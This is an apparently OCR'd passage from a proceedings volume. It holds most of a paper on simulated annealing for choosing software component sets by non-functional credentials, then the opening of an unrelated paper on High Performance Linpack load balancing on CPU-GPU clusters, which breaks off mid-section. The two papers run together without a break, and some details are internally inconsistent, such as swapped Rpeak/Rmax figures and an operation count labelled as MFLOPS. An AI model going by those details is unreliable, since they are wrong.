Contemporary software development process is affected by the paradigm shift towards software services and Cloud computing [1]. Each complex *software-as-a-service* (SaaS) solution can be composed using software components (atomic services other compound SaaS solutions). Several tools (e.g. [2], [3]), which can perform this composition in semi-automatic or even automatic way are already implemented [4], [5], [6].

However the process of contemporary software development is still critical in the aspects of developing time and quality. One of the problems is the huge quantity of the components with the same functionality but different non-functional attributes [7] and relatively short time to evaluation of such attributes.

To solve the problem of the fast evaluation and improvement of the component-based system we are offering to use stochastic methods. The main goal of this paper is to present stochastic method for the evaluation of the component set to improve the resulting quality of component-based software.

The paper is organized as following. Section 2 outlines the composition problem. Section 3 describes deductive software composition method which is used as a base for our software composition method. Section 4 presents the simulated annealing method, adopted to solve this problem. Section 5 exposes the experiment of the implementation of proposed method and its results. Section 6 surveys related work. Finally, conclusions are made and future work is discussed.

II. Compositional problem

We are investigating the problem of fast composition with the resulting component-based system with the higher values of the non-functional properties as possible. In our approach the concept *software component* is defined as the software artifact which provide atomic or compound service. Each component is expressed as a tuple:

$$C = \langle PRT_{out}, PRT_{in}, \Delta, \Omega_C \rangle , \tag{1}$$

where PRT_{out} is the set of the output ports, PRT_{in} – the set of the input ports, Δ – the set of the constraints, Ω_C – the set of the credentials of the component.

The port is general concept for the communication between components. Each required interface, event sink or static property can be considered as the input port and each provided interface, event source or static property can be considered as the input port. The sets of the input and output ports are defined as the unions:

$$PRT_{in} = \Im_{in} \cup E_{in} \cup S; PRT_{out} = \Im_{out} \cup E_{out} \cup S, \tag{2}$$

where $\Im_{out}$ and $\Im_{in}$ are the sets of provided and required interfaces, E_{out} – the set of event generating by the component, E_{in} – the set of the component's event sinks. S is the set of properties of component. Properties are used to change configuration of particular component.

The credentials Ω_C of the component C in this model are used to express non-functional properties. Each Ω_C is constituted from particular credentials ω_i:

$$\Omega_C = \omega_1, \omega_2, \ldots, \omega_n, \quad 0 \leq \omega_i \leq 1, \tag{3}$$

The concept of constraints Δ can be used to express the semantics of component using preconditions, postconditions and invariants. In order to simplify our approach we do not take in the account the semantics of components. We just assume that all components in the set of candidates have been selected regarding these constraints already.

The component-based SaaS system in this model is defined using the couple of non-empty lists:

$$CSys = \langle CS, CN \rangle, \tag{4}$$

where $CS = C_1, C_2, \ldots, C_m$ is the list of the components, CN – the glue-code abstraction. Glue-code abstraction can be considered in two different ways: as a wrapper and as a script. In this paper the wrapper-like implementation of the glue-code abstraction have been chosen. In this case CN_i is defined as a set of the connections:

$$cnn_{i,j} = \langle P_{in}, P_{out}, CType \rangle, \quad cnn_{i,j} \in CN_i, \tag{5}$$

where each connection is defined by the connection's type $CType$, and by the couple of the ports P_{in}, P_{out}.

In this paper we are analyzing particular situation when $CSys$ and its constituents is already known (e.g. Fig. 1), i.e. the complete list of the components included in the $CSys$ system and list of connections CN are already given.

III. Deductive methods for software composition

Deductive synthesis of programs (or *proofs-as-programs* method) is the class of methods for software synthesis introduced in early 1980's [8], [9]. This method has been successfully used in several systems (e.g. CoCoViLa) [10]). The main idea of *proofs-as-programs* method is that programs can be constructed taking into account only their structural properties, i.e. input/output variables. Each preprogrammed module is supplied with an axiom stating under which condition it can be applied, and what values it computes. The axiom doesn't disclose details of module's implementation. The structure of program is synthesized, and the full program is built from preprogrammed modules [10]. This method was generalized by Poernomo group [11].

Proofs-as-programs deals with the black-box entities. Software services and components in general are black-box entities also so *proofs-as-programs* method was adopted to componet-based and service-based paradigms. The SoCoSyS software synthesis system was created as an implementation of *proofs-as-programs* method [12], [6]. The system is able to find components (SaaS subsystems) and give the connection schema. Because of (*proofs-as-programs*) method this solution is *a priori* correct and there is no need of comprehensive testing. However at the solution search time SoCoSyS don't takes into account the non-functional requirements for the system and non-functional properties of the components.

As a case-study we have intention to extended our component-oriented software development system SoCoSyS and add to it additional optimization module. The result of SoCoSyS includes only first set of components, which can be composed to the specified software system. But this set can be (and often is) not optimal by the terms of non-functional properties of resulting system. To complete the solution we are developing the optimization module which must to find best possible set of components in the relatively short time.

In this paper we suppose that $CSys$ is the result of early mentioned deductive software synthesis method implemented in the SoCoSyS system. Let's suppose that initial set of components T is large enough and each component C_i in the system $CSys$ can be changed by at least one another component C_j.

IV. The Algorithm for Optimal Component Set Search

As is mentioned before we want to achieve as much good software quality (in terms of non-functional properties) of $CSys$ system as it is possible in very short time (comparing to time required for global optimization). For this reason the complete evaluation of all possible combinations of components is not used. Instead of this we are using the Simulated Annealing method [13], adopted by us to solve compositional software development problem.

The algorithm for the evaluation and improvement of the component set we are proposed in this paper is very flexible. We are able to change the globality (i.e. possibility of global optimum detection) of our optimization algorithm using different values of parameters α, β, T and g.

A. Prerequisites

Let us assume that component based system is constituted from m components $C_1, C_2, \ldots, C_m$, and each of them can be selected from the set

$$A_i = a_1^i, a_2^i, \ldots, a_{M_i}^i, 1 \leq i \leq m$$

where i is the index of particular component we want to change, M_i – the number of components in the set A_i. Let us denote X the set of all possible combinations

$$X = \otimes_{i=1}^{m} A_i,$$

and one of the possible resulting set of components:

$$x = (x_1, x_2, \ldots, x_m), x \in X.$$

To evaluate the quality of each set of components x in terms of non-functional requirements, let's denote the quality function

$$f(x) = \sum_i \sum_j x_i.\omega_j \cdot s_j, \tag{6}$$

where s_j is a weight (or an impact factor) of j-th credential. The usage of the weights gives to software architect possibility to specify which particular credentials are most important. We are assuming that bigger values of the credentials of the components will give the higher quality of the resulting software also. Consequently, we will use this quality function as the goal function to be maximized:

$$f(x) \to max. \tag{7}$$




Fig. 1. Example of component-based system composed from three components.

Let us also denote the similarity matrix

$$R^i = \left[R^i_{s,u}\right]_1^{M_i} \tag{8}$$

where $R^i_{s,u}$ defines the similarity of the components a^i_s and a^i_u. Note that $0 \leq R^i_{s,u} \leq 1$. The similarity matrix is needed to evaluate which components in the set is *closer* each other (subsec. IV-B, Step 2). In order to make the decision time as much short as it is possible, this similarity matrix is created before the start of the compositional problem solving process. This matrix can be constructed/updated in the time of uploading component to repository. The element of similarity matrix can be computed by using many different formulas. In our approach we are using the following formula:

$$R^i_{s,u} = 1 - \frac{\sum_{j=1}^{n} \left|a^i_s.\omega_j - a^i_u.\omega_j\right|}{n}, \tag{9}$$

where n is the number of the credentials of the components.

B. Algorithm

We are using the Simulated Annealing algorithm adopted to solve compositional problem. We are using also the contribution of previous work [14], namely the variable neighborhood search technique in the Step 2 of the algorithm. However this technique is adopted to our compositional problem, new terms of "similarity" and "neighborhood" in the set of the components have been defined. Our algorithm is as follows:

Step 1 Let us assume that initial component set is x_0, the list of initial components' indexes is $v = (v_1, \ldots, v_m)$, the quality of the component-based software system is $f_0 = f(x_0)$, the temperature is T_0, the number of already performed iterations $k = 0$ and particular values of the coefficients α_0, β_0 and g_0 are selected.

Step 2 The list of indexes $r = (r_1, r_2, \ldots, r_m)$ is generated. Each value of r_i is selected such as

$$\frac{\sum_{l=1}^{r_i-1}(R^i_{v_i,l})^{\alpha_k}}{\sum_{l=1}^{M_i}(R^i_{v_i,l})^{\alpha_k}} < \eta_i \leq \frac{\sum_{l=1}^{r_i}(R^i_{v_i,l})^{\alpha_k}}{\sum_{l=1}^{M_i}(R^i_{v_i,l})^{\alpha_k}}, \tag{10}$$

where η_i is uniform distributed in the unit interval, v_i is the number of the variant of previous step for i-th component, $1 \leq v_i \leq M_i, 1 \leq r_i \leq M_i, 1 \leq i \leq m$. The candidates to the r_i are iteratively chosen from the range $(1, \ldots, M_i)$ until the inequality (10) is true. η_i remains the same for each candidate to the r_i, but for each new i new value of the η_i is generated.

Step 3 New set of similar components $y_{k+1} = (y^1_{k+1}, y^2_{k+1}, \ldots, y^m_{k+1})$ is taken, where $y^i_{k+1} = t^i_{r_i}, \forall i \in (1..m)$ and new list of components' indexes is fixed: $v = r$.

Step 4 The value of the function $f_{k+1} = f(y_{k+1})$ is calculated and the values of T_{k+1} and α_{k+1} recalculated as follows: $T_{k+1} = g_k \cdot T_k, \alpha_{k+1} = \beta_k \cdot \alpha_k$, where $0 < g_k < 1, \beta_k > 1$. The parameter g_k is classical parameter of the Simulated Annealing method [13]. It is used to change *the annealing temperature* T_k. The coefficients α and β are the part of our variable neighborhood search algorithm and are used in the Step 2. α is used to calculate probability that credentials of neighborhood component are better than current component. If α is constant the choice of different component can be granted after large number of iterations, even the best candidate was already known. To avoid so dynamic "jumps" the value of α is constantly changed by coefficient β. α

Step 5 If

$$e^{\frac{f_{k+1}-f_k}{T_{k+1}}} > \mu, \tag{11}$$

where μ is uniform distributed in the unit interval, then $x_{k+1} = y_{k+1}$ (i.e. new selected set of components is approved as the possible solution), else $x_{k+1} = x_k$ (i.e. new selected set of components is rejected), $k = k + 1$ and go to Step 2.

Step 6 The algorithm stops when fixed number of iterations is already performed or the criteria have not improved after several steps.

V. EXPERIMENT

Composition method can be evaluated using testbed problems (e.g. [4]) and real-life problems (e.g. [5]). As an example for the experiments we have used composition problem of the relatively small component-based software system $CSys$ which must give flight and hotel booking information. As was designed in the conceptual model, this system consist only 10 components: $C_1, C_1, \ldots, C_{10}$ (e.g. flight time calculation service, the hotel availability check service). The number (M_i) of components-candidates for each component is 10 for all i (e.g. services from Lithuanian portals fly.lt, tiesiai.lt, greitai.lt). Each component in the i-th set of candidates is equivalent to component C_i according functional requirements, but non-functional credentials of each component are different. We have chosen 10 as the number of different credentials (n) for each component (e.g. security level, average response time).

The number of iterations required to calculate global maximum of the function (6) is too big and the decision (which components exactly should be composed in $CSys$) should be given faster.

The goal of our experiment – to evaluate the efficiency of proposed simulated annealing and variable neighborhood search algorithm for automated software composition in the small number of iterations. We have solved the same compositional problem with the same sets of components using 5 different algorithms (Fig. 2):

1) Global optimization with the complete evaluation of each possible set of components-candidates(1000 iterations).
2) Greedy algorithm.
3) Clasic_SA: Classic simulated annealing algorithm with the following values of the parameters: $T = 50$, $g = 0.8$. Because Clasic_SA do not use variable neighborhood search, the values of α and β have been set to 1.
4) Our_SA_01: Our simulated annealing and variable neighborhood search algorithm (Our_SA_01) with the following values of the parameters: $T = 50, g = 0.8, \alpha = 2, \beta = 0.85$. The value of $\alpha > 1$ is chosen to decrease the probability to chose next candidate component x_{r_i} with very low similarity to current component x_{v_i}. The value of $\beta < 1$ have been chosen to minimize the impact of α when the number of iterations is increasing. This preserves the algorithm from probability of the repeated evaluation of the same candidates.
5) Our_SA_02: Our simulated annealing and variable neighborhood search algorithm with the following values of the parameters: $T = 50, g = 0.8, \alpha = 0.5, \beta = 1$. The values of α and β have been chosen different from the Our_SA_01 to evaluate the scope of the possibilities of proposed algorithm.

The results of the experiment are exposed in Fig. 2, where X axis shows the number of iterations and Y axis shows the value of quality function. The results have shown that purposed algorithm is able to find approximately best solution in relatively short time. After the small number of iterations (100 and 200) our algorithm with the different values of the parameters have shown better results comparing to classic SA and to Greedy algorithms. The proposed algorithm (especially Our_SA_02 modification) show best results after 600 and more iterations also. We are observing a little descends of the result values in particular cases (e.g. after 400-500 iterations). It is necessary to investigate particular impact of the values of coefficients on the overall performance of the algorithm.

VI. RELATED WORK

The problem of the evaluation of the software components is on the focus of several computer science research groups. However most of the papers are taking into account different aspects of this problem comparing to our approach.

The work of M.C.Jaeger, G.Muhl and S.Golze [15] surveys six component selections algorithms. However their approach does not cover the simulated annealing algorithm. Moreover the point of view to the composition problem is different. In the paper [15] the software composition problem is considered as a problem of Knapsack or Resource constrained project scheduling. In contrast to it we suppose that the number of recourses (i.e. SaaS components) for the composition is not constrained because we are focused on the development-time process, not on run-time process.

The research of the S.Bouktif group is based on stochastic methods, including the genetic algorithms [16] and simulated annealing [17]. As in our paper they are focused on the software quality too. However it is easy to see dividing line between this and our approaches. The main focus of the S.Bouktif group is on the process of the software quality evaluation in the early stage, i.e. the evaluation of the trust of the software credentials, given by the experts. In our approach we do not examine the origins of the credentials Ω. Instead of this we are solving the problem of maximization of the summary value credentials of the resulting software system.

Our approach is done using relatively simple quality function. However in particular cases the change of the values of component's credentials can affect the behavior and credential values of other components in the system. Because of the black-box nature of the software components it is difficult to evaluate dependences between input and output components. The idea of the form of this function is considered e.g. in the [18] paper. Our approach can be refined by changing the quality function (6).

VII. CONCLUSIONS AND FUTURE WORK

1) We have proposed the method for optimal component set selection taking into account non-functional properties of components. This method have been used in the extended SOCOSYS system and can be used as an extension of other *proofs-as-programs* methods and component-based software development systems.
2) We have presented the simulated annealing algorithm with variable neighborhood search for automated software composition and have evaluated this algorithm experimentally. The results of comparison of our SA&VS




Fig. 2. The results of the evaluation of the algorithms.

algorithm with the Classic SA, and Greedy algorithms showed that created algorithm is able to approximate to best know solution in relatively short time.

3) In fact the algorithm for the evaluation and improvement of the component set we are proposed in this paper presents the class of algorithms because it is possible to change the globality (i.e. possibility of global optimum detection) of our optimization algorithm using different values of parameters α, β, T and g. Our future research plans is the complete investigation of the impact of the values of parameters α, β and the form of the quality function to the efficiency of the algorithm.

REFERENCES

[1] J. S. Rellermeyer, M. Duller, and G. Alonso, "Engineering the cloud from software modules," in *Proceedings of the 2009 ICSE Workshop on Software Engineering Challenges of Cloud Computing*, ser. CLOUD '09. Washington, DC, USA: IEEE Computer Society, 2009, pp. 32–37. [Online]. Available: http://dx.doi.org/10.1109/CLOUD.2009.5071530

[2] Y.-D. Hlaoui and L. BenAyed, "A mda approach for semi automatic grid services workflows composition," in *Industrial Engineering and Engineering Management, 2008. IEEM 2008. IEEE International Conference on*, 2008, pp. 1433–1437.

[3] S. Hu, V. Muthusamy, G. Li, and H.-A. Jacobsen, "Distributed automatic service composition in large-scale systems," in *Proceedings of the second international conference on Distributed event-based systems*, ser. DEBS '08. New York, NY, USA: ACM, 2008, pp. 233–244.

[4] P. Bartalos and M. Bieliková, "Qos aware semantic web service composition approach considering pre/postconditions," in *Proceedings of the 2010 IEEE International Conference on Web Services*, ser. ICWS '10. Washington, DC, USA: IEEE Computer Society, 2010, pp. 345–352. [Online]. Available: http://dx.doi.org/10.1109/ICWS.2010.90

[5] R. Maigre, P. Kungas, M. Matskin, and E. Tyugu, "Handling large web services models in a federated governmental information system," *Internet and Web Applications and Services, International Conference on*, vol. 0, pp. 626–631, 2008.

[6] V. Giedrimas, "Socosys-software component synthesys system." http://ik.su.lt/∼vaigie/socosys/.

[7] A. Goscinski and M. Brock, "Toward dynamic and attribute based publication, discovery and selection for cloud computing," *Future Generation Computer Systems*, vol. 26, no. 7, pp. 947 – 970, 2010.

[8] E. Tyugu, *Knowledge-Based Programming (Turing Institute Press Knowledge Engineering Tutorial Series)*. Boston, MA, USA: Addison-Wesley Longman Publishing Co., Inc., 1988.

[9] V. E. Cazanescu, "Programming via rewriting," in *Proceedings of the 2010 12th International Symposium on Symbolic and Numeric Algorithms for Scientific Computing*, ser. SYNASC '10. Washington, DC, USA: IEEE Computer Society, 2010, pp. 3–. [Online]. Available: http://dx.doi.org/10.1109/SYNASC.2010.90

[10] P. Grigorenko, A. Saabas, and E. Tyugu, "Cocovila – compiler-compiler for visual languages," *Electron. Notes Theor. Comput. Sci.*, vol. 141, pp. 137–142, December 2005. [Online]. Available: http://dx.doi.org/10.1016/j.entcs.2005.05.009

[11] I. Poernomo, J. N. Crossley, and M. Wirsing, *Adapting Proofs-as-Programs: The Curry–Howard Protocol*, 1st ed. Springer Publishing Company, Incorporated, 2010.

[12] V. Giedrimas, "Architectures of component-based structural synthesis systems," in *Proceedings of Baltic DBIS06*, ser. Baltic DBIS, 2006, pp. 311–315.

[13] S. Kirkpatrick, C. D. Gelatt, Jr., and M. P. Vecchi, "Optimization by simulated annealing," pp. 606–615, 1987.

[14] L. Sakalauskas and G. Felinskas, "Optimization of resource-constrained project schedules by simulated annealing and variable neighborhood search," *Technological And Economic Development Of Economy*, vol. 12, no. 4, 2006.

[15] M. C. Jaeger, G. Muhl, and S. Golze, "Qos-aware composition of web services: A look at selection algorithms," in *Proceedings of the IEEE International Conference on Web Services*, ser. ICWS '05. Washington, DC, USA: IEEE Computer Society, 2005, pp. 807–808. [Online]. Available: http://dx.doi.org/10.1109/ICWS.2005.95

[16] S. Bouktif, F. Ahmed, I. Khalil, and G. Antoniol, "A novel composite model approach to improve software quality prediction," *Inf. Softw. Technol.*, vol. 52, pp. 1298–1311, December 2010. [Online]. Available: http://dx.doi.org/10.1016/j.infsof.2010.07.003

[17] S. Bouktif, H. Sahraoui, and G. Antoniol, "Simulated annealing for improving software quality prediction," in *Proceedings of the 8th annual conference on Genetic and evolutionary computation*, ser. GECCO '06. New York, NY, USA: ACM, 2006, pp. 1893–1900. [Online]. Available: http://doi.acm.org/10.1145/1143997.1144313

[18] L. Bodenstaff, A. Wombacher, M. Reichert, and M. C. Jaeger, "Analyzing impact factors on composite services," in *Proceedings of the 2009 IEEE International Conference on Services Computing*, ser. SCC '09. Washington, DC, USA: IEEE Computer Society, 2009, pp. 218–226. [Online]. Available: http://dx.doi.org/10.1109/SCC.2009.20

Running High Performance Linpack on CPUGPU clusters

Draško Tomić*, Dario Ogrizović**
*Hewlett-Packard Croatia, Zagreb, Croatia
** Center for advanced computing and modeling / Faculty of Maritime Studies, Rijeka, Croatia

Abstract – A trend is developing in High-Performance Computing with cluster nodes built of general purpose CPUs and GPU accelerators. The common name of these systems is CPUGPU clusters. High Performance Linpack (HPL) benchmarking of High Performance Clusters consisting of nodes with both CPUs and GPUs is still a challenging task and deserves a high attention. In order to make HPL on such clusters more efficient, a multi-layered programming model consisting of at least Message Passing Interface (MPI), Multiprocessing (MP) and Streams Programming (Streams) needs to be utilized. Besides multi-layered programming model, it is crucial to deploy a right load-balancing scheme if someone wants to run HPL efficiently on CPUGPU systems. That means, besides the highest possible utilization rate, both fast and slow processors needs to receive appropriate portion of load, in order to avoid faster resources waiting on slower to finish their jobs. Moreover, in HPC clusters on Cloud, one has to take into account not only computing nodes of different processing power, but also a communication links of different speed between nodes as well. For this reasons we propose a load balancing method based on a semidefinite optimization. We hope that this method, coupled with a multi-layered programming, can perform a HPL benchmark on CPUGPU clusters and HPC Cloud systems more efficiently than methods used today.

I. INTRODUCTION

With the advent of GPU cards, HPC landscape has changed dramatically. More FLOPS/watt are available, less space for HPC equipment is needed, and supercomputing on every workstation becomes possible. In addition, GPU concept brought better performance/cost ratio, faster communication within CPUGPU nodes, and smaller footprint, i.e. dense computing. Besides pros, there are several cons when using GPU accelerators on HPC clusters. Some of them are non-uniform programming models, a need for deployment of advanced cooling systems, e.g. water-cooling, and a fact that many HPC applications are still not supporting GPU accelerators. At least but not the last, HPL benchmark has proven not to be so efficient on heterogeneous clusters like on CPU only clusters. As of today, HPL is a standard benchmark for Supercomputing, and a performance measure for ranking supercomputers in the TOP500 list of the world's fastest computers [1].

The package tries to find a solution of the system of N linear equations with N unknowns. In fact, this is a common engineering task, in matrix notation expressed as:

$$Ax = b \tag{1}$$

Where x is a vector of N unknowns, A is a matrix of N x N cofactors in the system, and b is a vector of N values that upper equation needs to satisfy.
HPL uses Gaussian elimination with partial pivoting as a method of finding a solution for (1). The process of Gaussian elimination has two parts. The first part (Forward Elimination) reduces a given system to triangular form. The second step uses back substitution to find the solution of the system above. In the case of Gaussian elimination with partial pivoting, the algorithm requires pivot element not be zero. Interchanging rows or columns in the case of a zero pivot element is necessary. Choosing pivot element with large absolute value improves the numerical stability. The number of millions of floating point operations per second (MFLOPS) performed with this method is:

$$MFLOPS = 2/3 \cdot N^3 + 2 \cdot N^2 + O(N) \tag{2}$$

HPL runs for different matrix sizes N searching for the size N_{max} that delivers the maximal performance R_{max}. The benchmark also reports the problem size $N_{1/2}$ where the system reaches $R_{max}/2$, i.e. the half of its performance. An excellent paper is [2], covering all the details and variants of overview of HPL benchmark .

II. PERFORMANCE MODELLING OF HPL ON CPUGPU CLUSTERS

An Effectiveness Factor (EF) of a certain computer system is a ratio between maximal computation power achieved and computation power installed. A well-designed computer system will have EF near 1, while low EF values are signs for problems coming from architectural, application or both domains. Observing in this way, HPL is the application for measuring EF.

In fact, one can sum installed MFLOPS computational power in a certain HPC system, and then run HPL to see how much MFLOPS this system can actually deliver. Speaking in a top500 jargon, *Rpeak* is computation power high-performance cluster can theoretically deliver, while *Rmax* is a maximum number of MFLOPS achieved during a HPL benchmarking run. A quick comparison of clusters on top500 list without GPU accelerators with those having GPU accelerators shows that EF is remarkably lower on CPUGPU clusters, and that EF does not scale well with overall number of nodes in cluster. Therefore, when designing CPUGPU clusters, it is of the outmost importance to predict their HPL performance with a high level of accuracy. Thus, we need some benchmarking results from smaller clusters, and then a right approach to scale HPL on much larger clusters, even those that will take place on top500 list in forthcoming years. For example, benchmarking results of HPL done on 16- node cluster [3] can serve as a starting point for the performance prediction of larger cluster, if right extrapolation method is applied. In this benchmarking case, each computing node was HP Proliant DL360 G7 with two 5670 Intel 2.67 GHz six-core processors and 48GB of RAM, with RHEL as operating system, and OpenMPI, CUDA and Intel compiler running on each node. From the manufacturer data sheets Tesla NVIDIA 2050 can deliver at its peak 1030 Gflops of floating point arithmetic with double precision, while two Intel 5670 six-core processors on HP Proliant DL360 motherboard are theoretically able to deliver 140 Gflops of the same type of arithmetic. Therefore, a sum of these two values provides Rpeak of 1170 GFLOPS for a single computing node. HPL runs on a various cluster sizes ranging from 1 to 16 delivered following Rmax and EF values:

Nr. nodes	Rmax	Rpeak	EF
1	640	1170	0.55
2	1319	2340	0.56
4	2551	4680	0.55
6	3814	7020	0.54
8	5092	9360	0.54
10	6295	11700	0.54
12	7498	14040	0.54
14	8771	16380	0.53
16	10050	18720	0.53

Table 1: HPL benchmarking results on uniform CPUGPU cluster

Results show us that scaling of HPL in this cluster is good with very few percents of EF decrease starting from a single node to the maximum cluster size. However, EF values in overall are disappointing, although cluster nodes are equal.

III. HOW TO PERFORM EFFICIENT HPL ON HETEROGENEOUS CPUGPU CLUSTERS

In case cluster nodes are not of equal processing power, we are speaking about heterogeneous CPUGPU clusters. There are very few published results about HPL benchmarks in heterogeneous CPUGPU clusters, not only because such clusters are still rare [4]. The main problem found in heterogeneous clusters is still present today. The shining example of this problem is Map Reduce algorithm and its implementations, for example Hadoop. The problem is if one node is slower than the rest of cluster nodes, it can slow down the entire cluster. However, a team of researchers working on Tsubame 1.0 [5] delivered a good work in this area. They were able to report a HPL result with 53% efficiency on the overall Tsubame 1.0 cluster. Load balancing strategy chosen for their HPL implementation on Tsubame 1.0 was fair scheduling. That is, allocation of each parallel task to CPUGPU cluster node was according to its weight. That means, the more instructions a certain process has to execute, a faster resource will handle it. Taking into the consideration that this cluster was a mix of AMD, Intel and various GPU processors, and comparing it with HPL efficiency of the 16-node uniform cluster already discussed before, not so bad result at all.




Figure 1: HPL performance on Tsubame 1.0 with 10480 Opteron cores, 640 Xeon cores, 624 NVIDIA and 648 Clearspeed GPUs

The main reason for a relative low EF in both clusters considered before is the core design of HPL, designated for homogeneous clusters. HPL is two-step process. First step is LU factorization of the dense matrix *A* with partial pivoting. Next step is the solution of the resulting triangular system of equations. Let us restate that overall workload of HPL benchmark is $(2/3)N^3 + 2N^2 + O(N)$. LU factorization takes almost all the computation time of the benchmark. Matrix update and the upper (U) matrix factorization dominate the computation time of the LU factorization. Matrix update is a DGEMM (Double Precision General Matrix Multiply) form of the matrix-matrix multiply, and it takes $O(N^3)$ operations.

On the other side, solver kernel takes $O(N^2)$ operations, because of *right*-hand-sides (DTRSM) kernel. Therefore, if one wants to further accelerate HPL on heterogeneous CPUGPU clusters, both load balancing of HPL processes tasks between computing nodes and within computing nodes has to be done. For uniform CPUGPU clusters, it is easy to balance HPL processes between nodes: each node should receive the same portion of load via MPI. Load balancing within nodes requires more attention, because CPU and GPU resources within nodes are not of the same processing power. A good strategy is to put more load on GPU resources, and less load on CPU resources, in a way that both resources finish their jobs at the same time. OpenMP, the Open Source implementation of MP, is a good choice to accomplish this. At last, one needs to program portions of HPL routines within CPUs and GPUs, normally via compilers (CPU) and Streams (GPU). It is clear from the before considerations that effective HPL on CPUGPU clusters requires at least two things: Adequate load balancing and multi-layered programming, i.e. MPI, MP and Streams programming. A team running HPL benchmarking of TianHe-1 [6] has performed a good work involving adequate load balancing of processes and multi-layered programming.




Figure 2: Multi-layered programming model of HPL implementation for the TianHe-1.

The final Linpack result was Rpeak of 563 TFLOPS, which compared to Rmax of TianHe-1 delivers EF of 0.701, considerably more than Tsubame 1.0 and 16-node Proliant cluster.

IV. CLOUD IS CHALLENGING US

While the phenomena of the relatively slow node (compared to the rest of cluster members) able to freeze the whole cluster can be solved in traditional HPC clusters by fair load balancing (each node receives a load proportional to its performance), this is not a right approach when doing HPC on Cloud.

